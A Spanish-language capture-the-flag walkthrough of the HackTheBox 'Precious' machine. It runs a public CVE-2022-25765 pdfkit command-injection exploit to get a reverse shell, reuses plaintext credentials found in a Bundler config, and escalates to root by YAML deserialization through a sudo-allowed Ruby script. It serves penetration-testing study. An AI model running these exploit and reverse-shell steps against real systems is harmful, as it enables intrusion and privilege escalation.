Precious

Descripción


Esta máquina es de dificultad fácil y es una máquina bastante completa y perfecta para aprender sobre ruby y tocar los archivos de configuración de ruby, la escalada de privilegios no es muy complicada y se puede aprender bastante

---

Enumeración

Vamos a comenzar con un escaneo de puertos para ver posibles vectores de ataque

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.11.189
```




Podemos ver en el resultado que tenemos el puerto 22 y el puerto 80 habilitados, vamos a enumerar la página web en busca de alguna vulnerabilidad

Página web

Al entrar se nos quedará cargando y la URL cambiará por el dominio precious.htb, vamos a asignar el dominio a la carpeta de hosts

```
echo "10.10.11.189 precious.htb" | sudo tee -a /etc/hosts
```

Una vez hecho esto, al recargar la página podremos ver su contenido



Podemos ver que no hay mucho contenido en la página

Con **Wappalyzer** podremos ver **Phusion Passenger** y su versión pero no es relevante

Vamos a probar a convertir un archivo en PDF.


En nuestra máquina haremos un archivo de texto y dentro escribiremos lo que queramos

```
nano test.txt
```

Ahora en el mismo directorio donde se encuentra el archivo que acabamos de crear, vamos a crear un servidor con python

```
python3 -m http.server 80
```

Ahora desde la web convertiremos el **test.txt** en PDF



Una vez descargado el PDF vamos a revisar los metadatos del mismo para ver si podemos extraer información relevante, para ello usaremos la herramienta **exiftool**

```
└─$ exiftool 0q9zsjm9aoaktr4kov1ucsifn6bi8vpg.pdf
ExifTool Version Number         : 13.10
File Name                       : 0q9zsjm9aoaktr4kov1ucsifn6bi8vpg.pdf
Directory                       : .
File Size                       : 11 kB
File Modification Date/Time     : 2025:05:12 15:06:42-04:00
File Access Date/Time           : 2025:05:12 15:06:43-04:00
File Inode Change Date/Time     : 2025:05:12 15:06:42-04:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Creator                         : Generated by pdfkit v0.8.6
```

Tenemos la versión 0.8.6 de **pdfkit**, la gema de ruby que se encarga de pasar documentos html a PDF

Explotación

Si hacemos una búsqueda de vulnerabilidades para esta versión podremos ver que es vulnerable a command injection

Command Injecction

He encontrado un repositorio en GitHub que nos irá bastante bien para explotar esta vulnerabilidad
https://github.com/nikn0laty/PDFkit-CMD-Injection-CVE-2022-25765.git

Vamos a clonarlo en nuestra máquina

```
git clone https://github.com/nikn0laty/PDFkit-CMD-Injection-CVE-2022-25765.git
```


En el repositorio hay un PoC con instrucciones para ejecutar exitosamente la inyección de comandos

Antes de ejecutar el exploit vamos a poner un puerto a la escucha

```
nc -lvnp 1234
```

Ahora vamos a ejecutar el exploit

```
python3 CVE-2022-25765.py -t http://precious.htb -a 10.10.16.4 -p 1234
```



Ya tendremos la reverse shell

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.189] 52648
bash: cannot set terminal process group (677): Inappropriate ioctl for device
bash: no job control in this shell
ruby@precious:/var/www/pdfapp$
```

Si hacemos whoami veremos que somos un usuario del servicio

```
ruby@precious:/var/www/pdfapp$ whoami
whoami
ruby
```

User Pivoting

Si enumeramos archivos que encontramos en el directorio de la web no encontraremos nada relevante, si vamos al directorio personal de ruby y listamos los archivos ocultos encontraremos un archivo de configuración importante

```
ruby@precious:~$ ls -al
ls -al
total 28
drwxr-xr-x 4 ruby ruby 4096 May 12 15:04 .
drwxr-xr-x 4 root root 4096 Oct 26  2022 ..
lrwxrwxrwx 1 root root    9 Oct 26  2022 .bash_history → /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26  2022 .bundle
drwxr-xr-x 4 ruby ruby 4096 May 12 15:06 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
```


Si entramos en el archivo oculto y lo listamos veremos un archivo de configuración, lo abrimos y veremos credenciales en texto plano

```
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
```

```
henry:Q3c1AqGHtoI0aXAYFH
```

Vamos a iniciar sesión por SSH con el usuario que hemos descubierto


```
ssh henry@10.10.11.139
```



Escalda de Privilegios

Vamos a ejecutar el siguiente comando para ver los archivos que podemos ejecutar con permisos de root

```
sudo -l
```



Podemos ejecutar como admin el binario **ruby** y el archivo **update_dependencies.rb**

Vamos a ver el contenido del archivo

```
cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
    YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
    Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
    gems_local.each do |local_name, local_version|
        if(file_name == local_name)
            if(file_version != local_version)
                puts "Installed version differs from the one specified in file: " + local_name
            else
                puts "Installed version is equals to the one specified in file: " + local_name
            end
        end
    end
end
```

Si nos fijamos, el script llama al archivo dependencies.yml y lo carga, por lo que si modificamos el archivo dependencies.yml podremos llegar a obtener una reverse shell

Vamos a ver que versión de ruby tiene nuestra máquina


```
ruby -v
ruby 2.7.4p191 (2021-07-07 revision a21a3b7d23) [x86_64-linux-gnu]
```

Desereialization attack

Si hacemos una búsqueda en google de esta versión de ruby encontraremos una página con payloads de deserialización
https://staaldraad.github.io/post/2021-01-09-universal-rce-ruby-yaml-load-updated/

En el directorio tmp del sistema, vamos a crear un archivo llamado **dependencies.yml** con el primer payload de la web específicada
Importante modificarlo con una reverse shell para que se conecte a un puerto a la escucha y nos de una sesión privilegiada

Ahora crearemos el archivo dependencies.yml y pegaremos el payload modificado con la reverse shell



Después pondremos a la escucha el puerto 1234 (el puerto del payload)

```
nc -lvnp 1234
```

ahora ejecutaremos el payload de la siguiente manera

```
sudo /usr/bin/ruby /opt/update_dependencies.rb
```

ahora en nuestro puerto a la escucha tendremos que tener una sesión privilegiada